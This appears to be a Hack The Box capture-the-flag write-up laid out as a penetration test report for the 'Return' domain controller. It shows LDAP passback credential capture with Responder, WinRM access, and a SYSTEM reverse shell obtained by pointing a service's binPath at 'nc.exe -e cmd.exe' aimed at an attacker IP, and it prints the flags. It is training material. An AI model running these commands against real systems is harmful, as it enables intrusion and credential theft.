PENETRATION TEST REPORT

HTB: Return

ENGAGEMENT DETAILS

Prepared By	cac3r (Jose Cáceres)
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-10-15
Report Version	v1.0
Classification	PUBLIC

Table of Contents

1. Executive Summary.....3
2. Scope & Rules of Engagement.....4
3. Methodology.....5
4. Attack Narrative.....6
5. Vulnerability Findings.....15
6. Post Exploitation & Loot.....18
7. Remediation Summaries.....19
8. Appendices.....20

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full domain/host compromise. Starting position: Black-box unauthenticated.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	1 / 1
Critical Vulnerabilities	1
High Vulnerabilities	1

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.95.241	PRINTER	Windows 10 / Server 2019 Build 17763 x64	Compromised

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-10-14 15:00 UTC
End Date/Time	2026-10-14 17:40 UTC
Total Engagement Time	2h40min
Total Active Testing Time	2h20min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance —** passive & active information gathering
- **Scanning & Enumeration —** port scanning, service fingerprinting, share/AD enumeration
- **Exploitation —** targeted exploitation of identified weaknesses
- **Post-Exploitation —** privilege escalation, lateral movement, credential harvesting
- **Reporting —** documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
NetExec (nxc)	Multi-protocol AD actions and credential validation
NetCat (nc)	Read and write data across networks. Listener, reverse shell
BloodHound (+ collectors)	Active Directory attack-path analysis
Impacket suite	AD tooling (secretsdump, smbserver, etc.)
Evil-WinRM	Remote management shell over WinRM
Responder	Rogue LDAP server

4. Attack Narrative

4.1 Host: PRINTER — 10.129.95.241

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
nmap -p- -Pn -n --min-rate 5000 10.129.95.241 -oA network/nmap_ports
```



```
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49675/tcp open  unknown
49678/tcp open  unknown
49684/tcp open  unknown
49693/tcp open  unknown
49697/tcp open  unknown
```

DNS, HTTP, Kerberos, RPC, SMB, LDAP, WinRM, … → Active Directory, Domain Controller

Targeted service/version scan on discovered ports:

```
nmap -
p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,496
66,49667,49673,49674,49675,49678,49684,49693,49697 -Pn -n -sCV --min-rate 5000
10.129.95.241 -oA network/nmap_service
```

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: HTB Printer Admin Panel
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-10-14 15:19:18Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Web server: IIS 10.0

Web title: HTB Printer Admin Panel

Domain: `return.local`

Hostname: `PRINTER`

```
Host script results:
| smb2-time:
|   date: 2026-10-14T15:20:15
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: 18m33s
```

SMB message signing required
Offsync with DC: 18m33s behind

Add IP - FQDN, Domain, Hostname to `/etc/hosts`:

```
10.129.95.241   PRINTER.return.local return.local PRINTER
```

Unauthenticated SMB query:

```
nxc smb printer -u '' -p ''
```


```
SMB         10.129.95.241   445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:retur
n.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.95.241   445    PRINTER          [+] return.local\:
```

OS: Windows 10 / Server 2019 Build 17763 x64

Valid null auth.


Phase 2: Enumeration

Browsing: http://return.htb/



Printer Admin Panel. `index.php`

Click Settings:



Server address: `printer.return.local` (target system DC), port: 389 (LDAP)
Username: `svc-printer`
Masked password (Apparently 7 characters password).


Phase 3: Initial Access — LDAP passback

The settings page configures the printer to authenticate to an LDAP server at the specified address over port 389. Changing the address to an attacker controlled system causes the printer to send the authentication (containing service account credentials) to the attacker system via LDAP (no TLS).


Setting Responder server, LDAP active by default:

```
sudo responder -I tun0
```

Edit the server address to local IP where responder is running:



Click Update. On submission, the printer authenticates to the rogue listener over LDAP.
Responder tab:



Captured LDAP authentication, disclosure of `svc-printer` account plaintext credential.

- **User**: `svc-printer`
- **Password**: `1edFg43012!!`

Validating credentials via SMB:

```
nxc smb printer -u 'svc-printer' -p '1edFg43012!!'
```

```
SMB         10.129.95.241   445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:retur
n.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.95.241   445    PRINTER          [+] return.local\svc-printer:1edFg43012!!
```

Enumerating shares:

```
nxc smb printer -u 'svc-printer' -p '1edFg43012!!' --shares
```

```
Share           Permissions     Remark
-----           -----------     ------
ADMIN$          READ            Remote Admin
C$              READ,WRITE      Default share
IPC$            READ            Remote IPC
NETLOGON        READ            Logon server share
SYSVOL          READ            Logon server share
```

Flag — user.txt

Connecting to C$ share:

```
smbclient -U svc-printer //printer/C$
```

Inside SMB shell:

```
cd Users\svc-printer\Desktop\
get user.txt
```

Downloaded. Read in local system.

user.txt: `4b863f06d283de79c3b610ce0f10cac9`

With a valid domain credential can proceed to BloodHound mapping.

Using rusthound collector:

```
./rusthound-ce -d return.local -f PRINTER -u 'svc-printer' -p '1edFg43012!!' -z
```

```
RustHound-CE Enumeration Completed at 08:22:22 on 10/14/26! Happy Graphing!
```

Start BloodHound CE locally deployed graphing web interface:

```
curl -L https://ghst.ly/getbhce -o docker-compose.yml
sudo docker-compose up
```

Browse: `http://localhost:8080`

Username: admin


Password: (Look terminal output)

Upload the ZIP file generated by rusthound.

Set the compromised account `svc-printer` as a owned object:
`Explore > Search > "SVC-PRINTER@RETURN.LOCAL"`
`Right click object > Add to Owned`

Refresh data:
`Administration > BloodHound Configuration > Analyze now`

Query to analyze potential attack paths from the owned `svc-printer` account:
`Explore > Cypher > "Shortest path from owned objects"`



`svc-printer` is a member of:
- **`Server Operators`**
- **`Remote Management users`**
- `Print Operators`

With remote management rights as a member of Remote Management Users, connect via WinRM:

```
evil-winrm -i printer -u 'svc-printer' -p '1edFg43012!!'
```

Connected. Context and proof:

```
whoami ; ipconfig
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami ; ipconfig
return\svc-printer

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::b4a2:c0c1:91fb:c068
   Link-local IPv6 Address . . . . . : fe80::b4a2:c0c1:91fb:c068%10
   IPv4 Address. . . . . . . . . . . : 10.129.95.241
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe94:f8df%10
                                       10.129.0.1
```

Connected as `svc-printer` to the target system `PRINTER` with IP: 10.129.95.241

Phase 4: Privilege Escalation

`svc-printer` is a member of `Server Operators Group`.
Server Operators privilege abuses guide: https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/

An attacker with this privilege can edit services configuration, injecting system commands and running them by stopping and rerunning the edited service.
Listing services:

```
services
```

```
Path                                                                                                Privileges Service
----                                                                                                ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                 True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys       True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                             True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                          True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                               False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"                                    True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                                                       True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"                            True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"                           True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                                     False WMPNetworkSvc
```

VMTools is an interesting and exploitable service. Runs as SYSTEM.

Uploading nc.exe to target system:

```
upload nc.exe
```

```
    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/14/2026  10:47 AM          59392 nc.exe
-a----        10/14/2026  10:22 AM          49152 sam.save
-a----        10/14/2026  10:11 AM            198 script.txt
-a----        10/14/2026  10:22 AM       16039936 system.save
```

Configure VMTools binPath, setting reverse shell with nc.exe:

```
sc.exe config VMTools binPath="C:\temp\nc.exe -e cmd.exe <ATTACKER_IP> 9001"
```

(Replace <ATTACKER_IP> *placeholder with your according attacker IP. Use preferred port.)*

```
*Evil-WinRM* PS C:\temp> sc.exe config VMTools binPath="C:\temp\nc.exe -e cmd.exe 10.10.15.242 9001"
[SC] ChangeServiceConfig SUCCESS
```

Set listener on attacker system:

```
rlwrap nc -nlvp 9001
```

Stop the service:


```
sc.exe stop VMTools
```

```
*Evil-WinRM* PS C:\temp> sc.exe stop VMTools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Start the service, which now runs the configuration with injected code:

```
sc.exe start VMTools
```



Connected as `NT AUTHORITY\SYSTEM` to target system DC `PRINTER` with IP: 10.129.95.241

Flag — root.txt

```
cd C:\Users\Administrator\Desktop
type root.txt
```

root.txt: `5ec424faec9314d072b7d093270f8ab7`

5. Vulnerability Findings

5.1 [High] Service Account Credential Disclosure via Printer Configuration → LDAP passback

Severity	**High**
Affected Host	10.129.95.241 (PRINTER)
Port / Service	port 80 HTTP (`http://return.local/settings.php`) | port 389 LDAP


Description

The web service on port 80 allows to edit and update Printer configuration. When the configuration is updated, LDAP authentication for `svc-printer` is sent to the specified server address. LDAP is configured to use port 389 with no TLS channel binding (communication happens in plaintext).


Impact

A unauthenticated attacker have access to this settings function exposed via HTTP and can set the server address to a controlled attacker system. With a running LDAP server (Responder on attacker system) update the printer configuration, the LDAP authentication for `svc-printer` is sent and captured. Since LDAP is weakly configured (simple bind with no encryption), it directly discloses plaintext credential for `svc-printer`. An attacker has now valid domain credentials, opening authenticated domain enumeration, and the path to full domain compromise as `svc-printer` account is a member of privileged groups (see Finding 5.2).

Evidence



Printer Settings at http://return.local/settings.php. Attacker IP set as Server Address



Captured LDAP authentication with Responder. Plaintext credential for `svc-printer`

Remediation

(1.) Use LDAPS (port 636) or StartTLS with channel binding so credentials are never sent in plaintext (prevents the capture even if an attacker redirects the connection).

(2.) Require authentication on the printer settings interface so an attacker can't change the LDAP server address in the first place.

References

Securing LDAP: https://hoop.dev/blog/securing-ldap-with-tls-a-complete-guide-to-configuration-testing-and-best-practices

5.2 [Critical] Privilege Escalation via Server Operators Group Membership

Severity	**Critical**
Affected Host	10.129.95.241 (PRINTER)
Affected Account	`svc-printer (member of Server Operators Group)`

